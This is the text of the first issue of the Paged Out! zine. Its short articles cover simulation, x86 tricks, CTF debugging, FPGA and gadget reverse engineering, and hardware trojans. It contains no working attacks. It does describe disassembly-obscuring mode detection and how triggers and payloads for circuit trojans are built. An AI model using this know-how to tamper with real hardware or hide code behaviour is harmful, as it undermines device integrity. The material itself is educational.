
#_
PAGED OUT!
#1 AUGUST 2019
cover art by ReFiend (https://www.deviantart.com/refiend)

Paged Out! Institute
https://pagedout.institute/

Project Lead
Gynvael Coldwind

Executive Assistant
Arashi Coldwind

DTP Programmer
foxtrot_charlie

DTP Advisor
tusiak_charlie

Lead Reviewers
Mateusz "j00ru" Jurczyk
KrzaQ

Reviewers
kele
disconnect3d

We would also like to thank:

Artist (cover)
ReFiend(deviantart.com/refiend)

Additional Art
cgartists (cgartists.eu)

Templates
Matt Miller
wiechu
Mariusz "oshogbo" Zaborski

Issue #1 Donators
Mohamed Saher (halsten)

If you like Paged Out!,
let your friends know about it!

Paged Out! is what happens when a technical reviewer sees too many 20-page long programming articles in a short period of time. Though that's only part of the story. The idea of an experimental zine focusing on very short articles spawned in my mind around a year ago and was slowly — almost unconsciously — developing in my head until early 2019, when I finally decided that this whole thing might actually work (even given my chronic lack of time).

Why short articles in the first place, you ask? They are faster to read, faster to write, faster to review, and it's fully acceptable to write a one-pager on this one cool trick you just used in a project / exploit. Furthermore, as is the case with various forms of constraint programming and code golfing, I believe adding some limitations might push one to conjure up interesting tricks while constructing the article (especially if the author has almost full control of the article's layout) and also, hopefully, increase the knowledge-to-space ratio.

Giving authors freedom to arrange the layout as they please has interesting consequences by itself. First of all, we can totally dodge a standard DTP process – after all, we get PDFs that already use the final layouts and can be merged into an issue with just a set of scripts (therefore our Institute has a DTP Programmer instead of a DTP Artist). Secondly, well, every article looks distinctly different — this is the reason I say our project is "experimental" — because nobody can predict whether this artistic chaos of a magazine will get accepted by our technical community. And thirdly, merging PDFs is a pretty interesting technical challenge by itself – and even though I fully believe in our DTP Programmer, I do realize it might take a few issues to get an optimal PDF.

As for the variety of topics in our zine – programming, hacking, gamedev, electronics, OS internals, demoscene, radio, and so on, and so forth – what can I say, I just wrote down the areas I personally find fascinating, enchanting and delightful.

To finish up, I would like to wish our readers an enjoyable experience with the first issue of the free Paged Out! zine. And in case you have any feedback, please don't hesitate to email gynvael@pagedout.institute.

Have Fun, Good Luck!

Gynvael Coldwind
Project Lead

Dearest neighbors,


In 19th century America, there were books made specifically for the frontiersman who couldn't carry a library. The idea was that if you were setting out to homestead in the wild blue yonder, one properly assembled book could teach you everything you needed to know that wasn't told in the family bible. How to make ink from the green husks around walnuts, how to grow food from wild seeds, and how to build a shelter from scruffy little trees when there's not yet time to fell hardwood. You might even learn to make medicines, though I'd caution against any recipes involving nightshade or mercury.

Now that the 21st century and its newfangled ways are upon us, the fine folks at No Starch Press have seen fit to print the collected works of *The International Journal of Proof of Concept or Get the Fuck Out*—our first fourteen releases—in two classy tomes, bound in the finest faux leather, on over fifteen hundred pages of thin paper, with ribbons to keep your place while studying. You will see practical examples of how to write exploits for ancient and modern architectures, how to patch emulators to prototype hardware backdoors that would be beyond a hobbyist's budget, and how to break bad cryptography. You will learn more about file formats than you ever believed possible, and a little about how to photograph microchips and circuit boards for reverse engineering.

This fine collection was carefully indexed and cross-referenced, with twenty-four full color pages of Ange Albertini's file format illustrations to help understand our polyglots. But above all else, beyond the nifty tricks and silly songs, these books exist to remind you what a clever engineer can build from a box of parts with a bit of free time. Not to show you what others have done, but to show you how they did it so that you can do the same.

Your neighbor,

Pastor Manul Laphroaig



Use discount code APAIROFPOC for 40% off of both volumes.

`https://nostarch.com/gtfo`

`https://nostarch.com/gtfo2`

Accelerating simulations by clustering bodies using the Barnes-Hut algorithm

Simulating forces such as gravity is a demanding task, because of the interactions every object has with all the other objects. With n objects, there are $n-1$ forces acting on each body, so all in all, there are $n \cdot (n-1)$ forces acting. The Barnes-Hut algorithm can be used to approximate the forces that need to be calculated by clustering the objects, sacrificing accuracy. In order to take those clusters into effect, the algorithm takes the size of the individual clusters and their distance to the respective object into account.





Figure 1: A cluster of stars that is far enough away from a single star can be abstracted as a single point in space.

$$\theta = \frac{d}{r} \tag{1}$$

The above equation describes how to cluster the objects. If a body (s_1) is far away from a small cluster ($r \gg d$), θ gets very small and the cluster in which the body is located can be abstracted to a single point. $0 \leq \theta \leq 1$ is provided by the user as a threshold impacting the accuracy and the speed of the simulation. Its value should be tuned in depending on the given data, as it decides which stars are approximated as a single cluster.

Everything is based on the stars being in a tree, so we need to subdivide the space into cells. Such a subdivision can be seen in Figure 2a and the process can be seen on the bottom of this page.

When calculating the forces affecting the object F in Figure 2a, the Barnes-Hut algorithm does not consider all objects indvidually, but only the ones that fall over the threshold θ. For the object F, this means that the Objects B and C are not calculated independently, but as a single object (a new abstract object is created in the center of gravity of B and C).



(a) Cell representation **(b)** Tree representation

Figure 2: Visual representations of the same Barnes-Hut tree. (`http://arborjs.org/docs/barnes-hut`)


The tree in Figure 2b describes the cells from Figure 2a - top left, top right, bottom left and bottom right are depicted as a new layer in the tree accordingly. While building the tree, we are going to store the center of gravity and the total mass of each inner node. The complete process of simulating the force acting on a single star works in the following way:

We walk through the tree starting from the root in the direction of the leaves, using $\frac{d}{r} < \theta$ as the end condition. We use θ as a threshold for controlling how many forces to take into account ($0 \leq \theta \leq 1$). The force acting on a star is calculated when a leaf is reached or when an end-condition is met (thus resulting in no further recursion into the tree from that node on).


Experimenting with the value of θ on the dataset can optimize the runtime from $O(n^2)$ to as low as $O(n \cdot \log(n))$. This means that if we've got $2 \cdot 10^8$ bodies and can calculate the forces acting on 10^6 bodies per second, the total runtime is reduced from about 1200 Years down to 45 minutes optimally (the time to build the tree is an actual computational complexity ($\Theta(n \cdot \log(n))$), not a measured runtime and does not depend on θ).

This principle can also be applied to other types of problems such as simulating molecules. If you come to do something with it, don't mind writing to me!


`@hanemile` on most platforms.




We start with an empty space



We insert the Star A



Inserting B: Subdivide, shift A, shift B from root



Inserting C: Subdivide, shift A, shift C from root

Multi-bitness x86 code

Tomasz Grysztar
tgrysztar@flatassembler.net

I first needed a trick of this kind nearly 20 years ago, when I was working on a variant of unreal mode that allowed for 32-bit code segments. I wanted a common interrupt table that would not need rewriting back and forth, so my interrupt handlers had to detect if CS was a 32-bit segment and in that case switch back to regular real mode before calling the original vector (a 16-bit BIOS or DOS service). The snippet I used looked like:

```
hex             use16                   use32
3D 77 77        cmp     ax,7777h        cmp     eax,0??EB7777h
EB ??           jmp     already16bit
```

When an interrupt happens, the flags get stored on the stack, so it was not a big deal that CMP altered a few of them.

I thought this was a fun solution, but then I found out that it was actually possible to move IDT base in real mode, what made this trick obsolete.

Not long after, I was learning of the then-upcoming x86-64 architecture (an official name at the time) and I noticed that 32-bit instructions were mostly encoded the same in the new mode. Only things like addresses and stack elements were promoted to 64-bit automatically, other sizes stayed as they were unless a REX prefix was used. It stirred my imagination and made me believe that perhaps some of existing machine code could run correctly in 64-bit segment without any alterations.

Later I realized that many small obstacles made it not really viable in general, though certainly possible for some small snippets, like this one that converts slashes to backslashes in a UCS-2/UTF-16 string at ESI/RSI:

```
hex                     use32                   use64
56                      push    esi             push    rsi
                    convert:                convert:
66 AD                   lods    word [esi]      lods    word [rsi]
66 85 C0                test    ax,ax           test    ax,ax
74 0E                   jz      done            jz      done
66 83 F8 2F             cmp     ax,'/'          cmp     ax,'/'
75 F3                   jne     convert         jne     convert
66 C7 46 FE 5C 00       mov     word [esi-2],'\'mov     word [rsi-2],'\'
EB EB                   jmp     convert         jmp     convert
                    done:                   done:
5E                      pop     esi             pop     rsi
```

I never really needed a variant of my trick that would distinguish 64-bit mode from 32-bit one. But years later I learned that there are sightings of similar contrivances in the wild, even if made for purposes much different than mine. It made me think about upgrading my own snippet.

In 64-bit mode a CMP instruction is still 32-bit by default, so I could not simply reuse the old method.

I came up with this one:

```
hex             use64                   use32
67 8D 06        lea     eax,[esi]       lea     eax,[word 0??EBh]
EB ??           jmp     is64bit
```

This one does not touch any flags, but trashes EAX. It can be changed to use another register, but it always needs to sacrifice one.

Modern processors also got a new opcode that enables a completely transparent variant:

```
hex             use64                   use32
67 0F 1F 06     nop     [esi]           nop     [word 0??EBh]
EB ??           jmp     is64bit
```

The operand of this instruction is decoded but nothing more is done with it. The address does not have to be valid.

It might even be made into a three-way switch, for an unlikely occurrence that the code might get executed in 16-bit mode:

```
hex                 use64
67 0F 1F 06         nop     [esi]
EB ??               jmp     short not32bit
                    ; 32-bit mode detected...
                not32bit:
0F 1F 06            nop     [rsi]
EB ??               jmp     short is64bit
                    ; 16-bit mode detected...
                is64bit:
                    ; 64-bit mode detected...
```


Why would you ever need to tell 16-bit mode from 64-bit one? I don't know!

As a bonus, here comes another three-way detector that simply does not care about preserving flags or registers.

What makes it interesting is perhaps that its intent is obscured when only looking at 64-bit disassembly. But after reading this you might not get fooled anymore!

```
hex             use16                   use32                   use64
48              dec     ax              dec     eax
B8 EB ??        mov     ax,0??EBh       mov     eax,0??EB??EBh  mov     rax,0??EB??EB??EB??EBh
EB ??           jmp     is16bit
EB ??           jmp     is32bit         jmp     is32bit
EB ??           jmp     unreachable     jmp     unreachable
```

The extra copies of 0EBh that never get executed serve no real purpose, they just complete a nice pattern.



AVR debug env for CTF and profit? Nah...

I recently came across some CTF challenges based on Arduino/ATmega bin/Intel HEX. I lost some time in setting up a debug environment, so I'd like to share here my quick installation guide.

1) I don't have a board... damn... OK, I'll go with software

If you don't have a board with a JTAG or similar interface, the easiest way is to go with software:
https://github.com/buserror/simavr

Quick installation guide:
(requires avr-gcc, avr-libc, freeglut3-dev)

```
# git clone https://github.com/buserror/simavr
# cd simavr
# make
```

The only trick here is how to run it:

```
#./examples/board_simduino/obj-x86_64-linux-gnu/simduino.elf -d
<path_to_hex_file>
```

Now you have a sketch file started and waiting on instruction address 0, with a GDB port (port 1234).

2) OK, and now? How can I attach a debugger?

You need to use an avr-gdb debugger. The problem is that with most of the distros, this is not coming with Python support enabled, so you can't have a decent interface.
I used Dashboard: **https://github.com/cyrus-and/gdb-dashboard**). See screen on top.

To get a working copy with Python extension I grabbed the scripts at:
https://github.com/igormiktor/build-avr-gcc
then modified the script **build-avr-gdb.**

Modify line:
../$NAME_GDB/configure --prefix=$PREFIX –target=avr
Add Python support:
../$NAME_GDB/configure --prefix=$PREFIX --with-python –target=avr

Then run the script: it should automate most of the things for you. At the end, if you installed the Dashboard GDB interface, you'll have your shiny debugger ready to be used in:

/usr/local/avr/bin/avr-gdb

Remember to review the log file in case of errors: for example I missed a "missing package" for "texinfo" the first time.

3) but... but... GDB behaves in a strange way...

So, quick cheat sheet for the avr-gdb. To connect to the running simavr:

```
(gdb) target remote localhost:1234
```

Remember that the program is stopped, so if you want to run it, just type "c" to continue.

To review the memory allocation:

```
(gdb) info mem
```

You usually see that the FLASH is allocated at 0x00000000 and the SRAM at 0x00800000. Here a tricky part: if you set a breakpoint the usual way (with command b *0x00000101), it will be placed in SRAM... so not very useful. If you want to place it in FLASH, you have to use the following syntax:

```
(gdb) b *(void(*)())  0x00000101
```


OK, so you are ready to debug and find your next flag... happy hacking!


Cesare "red5heep" Pizzi

CHUBBY75

github.com/q3k/chubby75

Turn this boring old LED panel controller into an **FPGA devboard!**



Ever needed a **cheap FPGA board** to just throw into a project somewhere? Are you bothered by the fact that the most GPIO you usually get is a measly Arduino header? Look no further!
Chubby75 is an effort to reverse engineer an LED panel controller board (identified RV901T, available on Aliexpress for around **$20**), that just happens to contain:

- a **Spartan 6** LX15 **FPGA**
- 2x **Gigabit Ethernet** with PHYs
- 8MBytes of **SDRAM**
- over **70 5V GPIOs**

As seen on IRC!

We provide extensive documentation to turn this board into an FPGA development board for education and research. And, given enough effort, you might even be able to write a proper open source stack for controlling LED panels!
We also provide support for **Migen/MiSoC/LiteX**, so you can define your digital logic in Python. To **blink an LED** run the following Python code in the Chubby75 git checkout:


```
from migen import *
class Top(Module):
  def __init__(self, platform):
    # Single clock domain from external
    # oscillator.
    osc = platform.request('clk25')
    self.clock_domains.cd_sys = \
      ClockDomain()
    self.comb += self.cd_sys.clk.eq(osc)
    # Blink that LED.
    led = platform.request('user_led')
    counter = Signal(max=25000000)
    self.sync += \
      If(counter == 0,
        counter.eq(25000000),
        led.eq(~led),
      ).Else(
        counter.eq(counter-1))
      )

# Instantiate and build for RV901T.
from platform import Platform
p = Platform()
t = Top(p)
p.build(t)
# Program over JTAG with xc3sprog and a
# Xilinx Platform Cable.
import migen.build.xilinx.programmer \
  as prgs
prog = prgs.XC3SProg('xpc')
prog.load_bitstream('build/top.bit')
```

Don't forget! Using LiteX allows you to quickly integrate support for **Ethernet** (via LiteEth), and **SDRAM** (via LiteDRAM). And, if you want a soft core, this FPGA will easily fit a Lattice LM32 and a bunch of picorv32 **RISC-V** cores! In the repository, you'll find a working example of SDRAM + LM32 running C code.
Right now you will still need Xilinx's ISE suite to develop for this board. However, there are efforts to bring an open source toolchain to Spartan 6 FPGAs, so keep your eyes peeled!

You might be wondering - how do you **document a 4 layer PCB** and get a full pinout of all the connectors?

We started by finding **JTAG** on the board. Thankfully, it's marked on the silkscreen, so we just had to scrape the soldermask off and solder to it. With that, we could start running our own bitstreams on the board. But how do we even know where a clock or an LED is?

We ended up taking a **brute force approach**. One board was fully **depopulated, sanded**, and **photos** were taken of every layer. This allowed us to understand some things about how the PHYs and SDRAM are connected, and how to control the I/O buffers on the board. We post processed the photos of the layers in **GIMP** and then layered them in **Inkscape**, so that we could trace and label things as we discovered them.



Once we had a general idea of how things worked, we wrote a little piece of Migen code to take all unknown pads of the FPGA and make them output their identifier as a repeated ASCII string via UART. Using this, we could just **probe** the two large connectors on board with a USB to UART adapter to immediately know what pin of the FPGA drove what pin of the connector.

Chubby75 is a collaboration brought to you by:
Niklas Fauth, Jan Henrik, q3k, carrotIndustries, enjoydigital, jeanthom, informatic and many others.


HACKULELE


Because all things got to be smart, China gifted us with a Smart-Ukulele called Populele.

The point is to use a bloated, kind of ugly app to connect to your uke over bluetooth, sending commands to blink the lights behind the frets. The app gamifies the learning process, has songbooks and stuff, but as all “smart” things go, everyone on the App’s page complains about unreliable BT connection, bugs, etc.

CLOSER LOOK AT THE SMART

The “smart” part is easy to pull off from inside the instrument and reveals a boardy board, a lipo-y lipo, and cabley cables to connect to the blinky blink side.





Main chip there is a `Dialog DA14580`. Unfortunately, according to my logic analyzer, both `TX/RX` (for serial) & `SDIO/SCK` (for JTAG) aren’t active: no easy hacking for me :'(I couldn’t get any intel on the tiny thing on the side that’s marked `5F2 A71 TOG`.

BLE SNIFFING

I use the `NRF52` devKit by Nordic to sniff the BLE traffic. The output is verbose, the uke sends multiple heartbeats per second, for some reason, probably to drain the battery faster.

The Uke’s LED matrix state is set by a 19 bytes packet sent to a GATT service (attribute handle `0x0024`, UUID is `0000DC8600001000800000805F9B34FB`). 3 bytes per string (**G**, **C**, **E** and **A**) are sent to set 18 LEDs (only the 18 MSB are used) as so:

```
F1 AA AA AA EE EE EE CC CC CC GG GG GG 00 00
00 00 00 00
```

The `bluez.py` script will let you send these packets through BlueZ.

INSIDE THE FRETBOARD

Hooking up your logic analyzer on `SDA/SCL` you get a **listing** of the I²C commands sent at boot time to the `IS31FL3731` chip (address `0x74`).

```
74 08
74 08
74 FD 0B
74 08
74 0A 00
74 08
74 FD 00
74 08
74 00 FF
74 08
74 02 FF
74 08
74 04 FF
74 08
74 06 FF
74 08
74 08 FF
74 08
74 0A FF
74 08
74 0C FF
74 08
(…)
74 FD 00
74 08
74 08
74 90 55
74 08
74 08
74 91 55
74 08
74 08
74 92 55
74 08
74 08
74 93 55
```

No idea why the chip sends all these `0x08` commands, as they are nowhere in the IS31 doc, trying to fix weird timing issues maybe? Or just sloppy coding?

I just ignored and wrote a CircuitPython lib to talk to the LED matrix (`main.py`). The annoying part was finding what LED address corresponded to where on the fretboard.

To connect to the LED matrix, pull `SCL` & `SDA` up with a 4.7K resistor, ground `INT`, and set `SDB` as a ‘enable’ pin. The 5V VCC will need more than 50mA, so don’t use an arduino GPIO.

```
         FEMALE/UKE SIDE
           ___     ___
 _____|   |___|   |_____
|                       |
|   5V     GND     SCL  |
|                       |
|   SDB    INT     SDA  |
|_______________________|
```

You now get full control of the LEDs PWM and super fast animation update without the painful BLE setup.

ANIMATIONS!

The library on the repo uses separate ‘Animator’ objects to update the internal LED state.

It is heavily influenced by the Best Badge Ever (2018 DCFurs badge).

Both the CircuitPython `main.py` and BlueZ `bluez.py` scripts use the same Animator objects.

See `animations/scroll.py` for an example.

MORE INFO

Link to repo with more info, resources and docs: https://github.com/Furikuda/hackulele

You’ll learn about the infamous “Page Night” (that comes after the 8th page, and has the `0x0B` identifier), and some ideas for more research.

w00zek ['vuzɛk], the motorized shopping cart

ingredients:
- one shopping cart (gynvael wanted me to mention that you can buy one legally on ebay)
- one hoverboard

steps:
1) disassemble hoverboard
2) cut out hub motor brackets from chassis with bandsaw
3) (optionally) square down the brackets on a mill
4) remove front wheels from cart
5) cut down a 50mm flat bar to length and attach it to the front wheel mounts (likely with M12 bolts)
6) drill 8mm holes in bar and attach hoverboard motor brackets
7) mount a metal box on the bottom of the cart basket with zip-ties or another low-tech solution
8) mount controller and battery in box
9) fasten hub motors to brackets, run cables to control box (use 3-way electrical wiring for BLDC phases, CAT5 for hall sensors)
10) flash the controller board with github.com/niklasfauth/hoverboard-firmware-hack
11) attach controller to a thinkpad via UART and write python code that sends control packets
12) wear a helmet
13) try not to kill yourself

see **https://wiki.hackerspace.pl/projects:w00zek**
for more info, test drive footage and some control firmware code

By S01den (S01den@protonmail.com | https://github.com/S01den)

Like a lot of people, you probably have or had a Wii; and like most people you like Guitar Hero, so you may have somewhere in your house an old Guitar Hero game and the guitar-shaped controller collecting dust.
If you have one, this article is made for you!
In this article, I'll explain how I hacked an old Guitar Hero controller in order to transform it into a minimalist musical instrument.
For that, we just need a Guitar Hero controller (thanks captain obvious), an Arduino Uno, some wires, a potentiometer, an electrodynamic loudspeaker, a resistor of 250 ohms and an NPN transistor (I used a 58050 D-331 for this project).

Before the fun part, there is a little bit of theory.
Normally, our guitar is connected to a Wiimote (the principal Wii controller). Almost all Wiimote's accessories are controlled thanks to an I2C bus.
An Inter-Integrated Circuit (I2C) bus allows to transmit data between two components thanks to only 2 wires: the SDA wire for the data signal (to transport data) and the SCL wire for the clock signal (to synchronize).

Sooooo basically, we just have to get the states of the controller's buttons and play different notes depending on the button pressed.
With an Arduino (as a master), we can easily communicate through an I2C bus with the controller (which acts as a slave, at the 7-bit address 0x52), for example this is a piece of code which begins the communication:

```
--------------------------------
Wire.begin();                   |
Wire.beginTransmission(0x52);   |
Wire.write(0x40);               |
Wire.write(0x00);               |
Wire.endTransmission();         |
--------------------------------
```

For this project, I wrote my own library to communicate with the guitar.
All the sources of this project are available here: https://github.com/S01den/Real_Life_GuitarHero
Play with it as you wish it.


To know the function of each wire on the controller's connector, I had to desolder it and I found this correspondence:


WIRE	FUNCTION	PIN TO CONNECT ON ARDUINO
BROWN	SDA	A4
RED	GROUND	GND
WHITE(1)	SCL	A5
WHITE(2)	POWER	3V3

(1): near the red wire (2): near the blue wire

The guitar is now connected to the arduino! To finish, you just need to add a potentiometer to control the sound power, and electrodynamic speaker to emit music notes.

The music notes are generated by the tone function, called like that `tone(8, note_x[k], 250);` where 8 is the pin where the speaker is connected, `note_x[k]` is the note played (x is an A, B, D, E or G the notes emitted by the guitar strings) with the octave k (modifiable by pressing the + and - buttons) and 250 is the duration (250 ms).
Just follow the scheme below (made with fritzing) and you should obtain something like that:






Hardware Trojans EXPLAINED!


In four simple examples!

Hardware trojans are hidden from user features of a hardware component which **can add, remove or modify** the functionality of electronic element, thereby reducing its reliability or creating a potential threat. HW trojan consists of two building blocks: **trigger and payload**. **Payload** is a malicious modification of the circuit that changes the signal values. **Trigger** decides when to activate the payload.


So take a look at the figure on the left - the simplest circuit ever – traditional NOT gate (aka. inverter) that just negates the value of the input signal.




In such configuration, the attacker can only have one goal - to change the value of the 's' signal. However, he has a wide range of tools and methods at his disposal. So let's start with the simplest approach:




In this scenario, the value of the AND gate (payload) changes the value of the 's' signal depending on the values of the 'p' & 'q' signals (trigger) that can be generated at any moment of the circuit work. Who decides about the 'p' & 'q' values? These signals can be derived from other system components (e.g. sensors) or some external events (e.g. network monitor). In fact, you may even use the same signals that generate the original 's' input. Just take a look at the next figure:




Such HW trojans are called **combinationally triggered**. But there are also other options available! The attacker can control when an attack will take place. This can be done by using a system clock or by counting incidents of selected operations.



Such trojans, which are activated by a sequence of operations (in time) or after a period of time are called **sequentially triggered**. Finally, nobody prevents you from using both methods at once i.e. **hybrid approach**:



Real Story: Even simple modifications, as already discussed, can be used to attack crypto engines. Below a schematic representation of the attack:



